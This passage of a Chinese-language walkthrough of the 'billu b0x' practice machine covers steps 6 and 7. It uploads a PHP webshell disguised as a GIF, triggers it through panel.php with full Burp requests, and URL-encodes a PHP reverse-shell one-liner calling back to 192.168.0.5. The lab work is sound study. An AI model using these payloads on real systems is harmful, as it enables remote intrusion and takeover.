 	密  码:hEx_it
6、上传webshell
上传一句话
GIF89a
<?php system($_GET['a']); ?>
上传成功

http://192.168.0.11/uploaded_images/
burp抓包,尝试使用路径触发shell

POST /panel.php?a=whoami HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.11/panel.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://192.168.0.11
Connection: close
Cookie: PHPSESSID=tqpcnhief274rlbdlapiiuhl24
Upgrade-Insecure-Requests: 1

load=/uploaded_images/cmd.png&continue=continueHTTP/1.1 200 OK
Date: Fri, 03 Oct 2025 04:09:43 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
X-Powered-By: testing only
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: text/html
Content-Length: 2823
<html>
<head>
<link href="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTLfLXmLeMSTt0jOXREfgvdp8IYWnE9_t49PpAiJNvwHTqnKkL4" rel="icon" type="image/x-icon"/>
</script>
<title>--==[[IndiShell Lab]]==--</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<STYLE>
body {
background: url(images/luffy_shanks.png);
background-size: 100% 670px;
background-repeat: no-repeat;
font-family: Tahoma;
background-attachment: fixed;
color: white;
}
.side-pan {
margin: 0;
border:0px;
width:200px;
padding: 5px 23px;
margin:0px;
-webkit-border-radius: 0px;
-moz-border-radius: 0px;
border-radius: 0px;
border-bottom: 1px solid black;
color: white;
font-size: 20px;
font-family: Georgia, serif;
text-decoration: none;
vertical-align: left;
align:left;
}
div#left {
width: 100%;
height: 50px;
float: left;
}
div#right {
margin-left: 20%;
height: 50px;
color: white;
font-size: 20px;
font-family: Georgia, serif;
}
.main div {
float: left;
clear: none;
}
input {
border : solid 2px ;
border-color : black;
BACKGROUND-COLOR: #444444;
font: 8pt Verdana;
color: white;
}
submit {
BORDER: buttonhighlight 2px outset;
BACKGROUND-COLOR: Black;
width: 30%;
color: #FFF;
}
#t input[type='submit']{
COLOR: White;
border:none;
BACKGROUND-COLOR: black;
}
#t input[type='submit']:hover {
BACKGROUND-COLOR: #ff9933;
color: black;
}
tr {
BORDER: dashed 1px #333;
color: #FFF;
}
td {
BORDER: dashed 0px ;
}
.table1 {
BORDER: 0px Black;
BACKGROUND-COLOR: Black;
color: #FFF;
}
.td1 {
BORDER: 0px;
BORDER-COLOR: #333333;
font: 7pt Verdana;
color: Green;
}
.tr1 {
BORDER: 0px;
BORDER-COLOR: #333333;
color: #FFF;
}
table {
BORDER-COLOR: #333333;
color: #FFF;
}
textarea {
border : dashed 2px #333;
BACKGROUND-COLOR: Black;
font: Fixedsys bold;
color: #999;
}
A:link {
border: 1px;
COLOR: red; TEXT-DECORATION: none
}
A:visited {
COLOR: red; TEXT-DECORATION: none
}
A:hover {
color: White; TEXT-DECORATION: none
}
A:active {
color: white; TEXT-DECORATION: none
}
.download {
margin: 0;
border:0px;
background:#C0C0C0;
width:110px;
height:30px;
margin:0px;
-webkit-border-radius: 0px;
-moz-border-radius: 0px;
border-radius: 6px;
border-bottom: 1px solid black;
color: #28597a;
font-size: 20px;
font-family: Georgia, serif;
text-decoration: none;
vertical-align: left;
align:left;
}
</STYLE>
Welcome to billu b0x <form method=post style="margin: 10px 0px 10px 95%;"><input type=submit name=lg value=Logout></form><hr><br><form method=post>
<select name=load>
<option value="show">Show Users</option>
<option value="add">Add User</option>
</select>
 <input type=submit name=continue value="continue"></form><br><br>GIF89a
www-data成功得出用户名
www-data
7、反弹shell
成功触发代码执行了,只要把命令改为反弹shell即可:
php -r '$sock=fsockopen("192.168.0.5",1234);exec("/bin/bash -i <&3 >&3 2>&3");'

nc -lvvp 1234对shell进行url编码,编码→特殊字符url编码
POST /panel.php?a=php -r '$sock=fsockopen("192.168.0.5",1234);exec("/bin/bash -i <&3 >&3 2>&3");'  HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.11/panel.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://192.168.0.11
Connection: close
Cookie: PHPSESSID=tqpcnhief274rlbdlapiiuhl24
Upgrade-Insecure-Requests: 1

load=/uploaded_images/cmd.png&continue=continue
可是之前已经尝试了,刚刚这里已经成功代码执行了呀。那估计就是url编码的问题了,我们把这个反弹shell的语句进行url编码即可反弹成功:
php -r '$sock=fsockopen("192.168.0.5",6666);exec("/bin/sh -i <&3 >&3 2>&3");'

url编码:(burp选中代码片段,ctrl+u)
?a=php+-r+'$sock%3dfsockopen("192.168.0.5",6666)%3bexec("/bin/sh+-i+<%263+>%263+2>%263")%3b'POST /panel.php?a=php+-r+'$sock%3dfsockopen("192.168.0.5",6666)%3bexec("/bin/sh+-i+<%263+>%263+2>%263")%3b' HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.11/panel.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://192.168.0.11
Connection: close
Cookie: PHPSESSID=tqpcnhief274rlbdlapiiuhl24
Upgrade-Insecure-Requests: 1
